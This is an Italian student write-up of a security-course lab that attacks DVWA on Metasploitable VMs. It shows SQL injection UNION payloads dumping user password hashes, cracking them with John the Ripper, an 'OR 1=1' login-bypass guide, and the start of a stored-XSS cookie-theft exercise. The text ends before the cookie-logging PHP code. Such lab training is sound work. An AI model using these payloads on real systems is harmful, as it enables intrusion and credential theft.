



BUILDWEEK II
BY
SIMONE FORLENZA



WWW.BYTEREBELS.IT

WEB APPLICATION EXPLOIT SQLI

TRACCIA GIORNO 1

REQUISITI PER IL LABORATORIO DEL GIORNO 1: SFIDA DVWA CON DIFFICOLTÀ BASSA. INDIRIZZO IP DI KALI LINUX: 192.168.66.110/24. INDIRIZZO IP DI METASPLOITABLE: 192.168.66.120/24.

ATTRAVERSO L'ANTICA SAPIENZA DEGLI INCANTESIMI, MANIPOLARE L'INTRICATO TESSUTO DELL'INIEZIONE SQL NELLA SACRA WEB APPLICATION DVWA PER SVELARE IL SEGRETO CELATO DIETRO LA PASSWORD DELL'ILLUSTRE GORDON BROWN. TUTTAVIA, RICORDATE CHE L'ARCANO COMPLETO SI SVELA SOLO CON UN PASSO ULTERIORE NEL MISTERO. EPPURE, ASTENETEVI DALL'IMPIEGARE OGGETTI MAGICI COME IL POTENTE SQLMAP. CONCEDETEVI, INVECE, L'AUSILIO DEL MAGICO REPEATER BURP SUITE PER TESSERE QUESTO INCANTO.

BONUS

1. MOLTIPLICARE GLI ELEMENTI IN UN REGNO INTERMEDIO.
2. ESAMINARE L'OPPORTUNITÀ DI ACCOGLIERE UN VIANDANTE TRAMITE UN INCANTESIMO SQL.
3. RECUPERARE SEGRETI VITALI DA ALTRI ARCHIVI INTERCONNESSI.
4. FORGIARE UN TOMO ILLUSTRATO PER ISTRUIRE UN VIANDANTE SU COME REPLICARE TALE RITO (CON LINGUAGGIO ACCATTIVANTE DALLLO SPIRITO PUNK).

Per iniziare, predisponiamo le macchine virtuali agli indirizzi specificati nella traccia:

Kali: 192.168.66.110/24
Metas: 192.168.66.120/24

Una volta che la DVWA è stata impostata sulla modalità di difficoltà bassa, possiamo proseguire con l'esercizio.

```
kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.66.110 netmask 255.255.255.0 broadcast 192.168.66.255
    inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
    RX packets 66 bytes 5743 (5.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21 bytes 2888 (2.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


(kali@kali)-[~]
$

meta [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:eb:ce:6b
          inet addr:192.168.66.120 Bcast:192.168.66.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feeb:ce6b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:22 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1882 (1.8 KB) TX bytes:4884 (4.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23201 (22.6 KB) TX bytes:23201 (22.6 KB)

msfadmin@metasploitable:~$
```

Una volta fatto l'accesso alla sezione SQLInjection utilizziamo la query:
1' UNION SELECT user, password FROM users#.

Otteniamo quindi il risultato come lo screen di fianco con gli user e le password criptate. -->



Usiamo il tool John(Pippo) the ripper per decryptare le password in hash. Utilizziamo i comandi come nella figura a sinistra <--:

```
john --format=raw-md5 --wordlists=home/kali/Desktop/rockyou.txt /home/kali/hash.txt
john --show --format=raw-md5 /home/kali/hash.txt
```




Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Possiamo ora avanzare verso la prova di livello intermedio.

Sfrutteremo una query simile a quella del livello precedente: **1 UNION SELECT user, password FROM users#**. Allo stesso modo, si è consigliato l'impiego di Burp Suite per questo genere di compiti.

Per raccogliere preziose informazioni da altri archivi di dati, abbiamo evocato l'incantesimo seguente: **'UNION SELECT null, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA**.



Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT null, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA#
First name:
Surname: information_schema

ID: ' UNION SELECT null, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA#
First name:
Surname: dvwa

ID: ' UNION SELECT null, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA#
First name:
Surname: metasploit

ID: ' UNION SELECT null, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA#
First name:
Surname: mysql

ID: ' UNION SELECT null, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA#
First name:
Surname: owasp10

ID: ' UNION SELECT null, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA#
First name:
Surname: tikiwiki

ID: ' UNION SELECT null, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA#
First name:
Surname: tikiwiki195

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Guida Magica per un Attacco SQLi :

Passo 1: Varca la Soglia del Mistero:

Adentra la tua Kali Linux, varco verso le tenebre del web.

Passo 2: Scegli la Tua Preda:

Individua la DVWA, arena del caos. L'IP sacro è 192.168.66.110.

Passo 3: Strumenti dell'Incantatore:

Empugna il Burp Suite, tuo arcano alleato. Lascia che il tuo browser intoni l'armonia con Burp, come una distorsione di note ribelli.

Passo 4: Identifica il Cuore Vulnerabile:

Fissa il campo di battaglia della DVWA. Scova la falla, la fessura di "username" o "password". Questo è il tuo obiettivo.

Passo 5: Inietta il Disordine:

Con Burp, insuffla il campo "username" con un payload punk rock: ' OR 1=1#. Come un riff che squarcia le difese.

Passo 6: Varca la Barriera:

Invia l'incantesimo e osserva il miracolo. Sei dentro, come una danza selvaggia tra le ombre.

Passo 7: Esplora il Regno Nascosto:

Naviga il tuo nuovo regno sotterraneo. Caccia la password del nobile Gordon Brown come un tesoro tra le rovine.

Passo 8: Svela il Mistero:

Quando la password si svela, ricorda che potrebbe celarsi dietro un'incantazione. Decifrala come una melodia segreta compresa solo dai veri ribelli.

Passo 9: Eleva il Tuo Livello:

Se il tuo spirito è veramente ribelle, sfida la DVWA al livello "MEDIUM". Alza il volume e preparati a far rumore.

Passo 10: Fai la Differenza:

Non fermarti qui. Esplora oltre. Prova ad aggiungere un nuovo eroe al pantheon dei database o a svelare misteri celati tra le connessioni.

Passo 11: Diffondi la Conoscenza:

Infine, racconta la tua saga punk al mondo. Crea guide per gli aspiranti ribelli. Il punk è più di una melodia, è una filosofia di sfida e condivisione.

Passo 12: Continua la Lotta:

E ricorda sempre: il tuo potere porta grande responsabilità. Usa la magia per il bene, per plasmare un mondo migliore per i ribelli digitali.

"Sii il ribelle, sii il cambiamento che vuoi vedere nel regno digitale!"



Web Application Exploit XSS

Traccia Giorno 2

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» al Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti laboratorio Giorno 2:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.109.100/24

IP Metasploitable: 192.168.109.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 5555


Extra Facoltativi

Replicare tutto a livello mediumfare il dump completo, cookie, versione browser, ip, data

Replicare tutto a livello high

Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco (usare termini accattivanti in stile punk).

Iniziamo startando il servizio apache2 dal terminale e creiamo un file 'log.php' con del codice che ruberà il cookie di sessione dalla DVWA e mostrerà l'ip della macchina attaccata, l'orario e la data del furto



The screenshot shows a Kali Linux virtual machine environment. On the left, a terminal window displays the following commands and output:


```
kali@kali:~$ service apache2 start
kali@kali:~$ cd /var/www/html
kali@kali:/var/www/html$ ls
cattura  index.html  index.nginx-debian.html  log.php
kali@kali:/var/www/html$ sudo gedit log.php
[sudo] password for kali:
(gedit:73045): tepl-WARNING **: 14:43:21.099: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:73045): tepl-WARNING **: 14:43:21.100: Default style scheme 'Kali-Dark' cannot be found, check your installation.
[]
```

On the right, a code editor window titled 'log.php' shows the following PHP code:

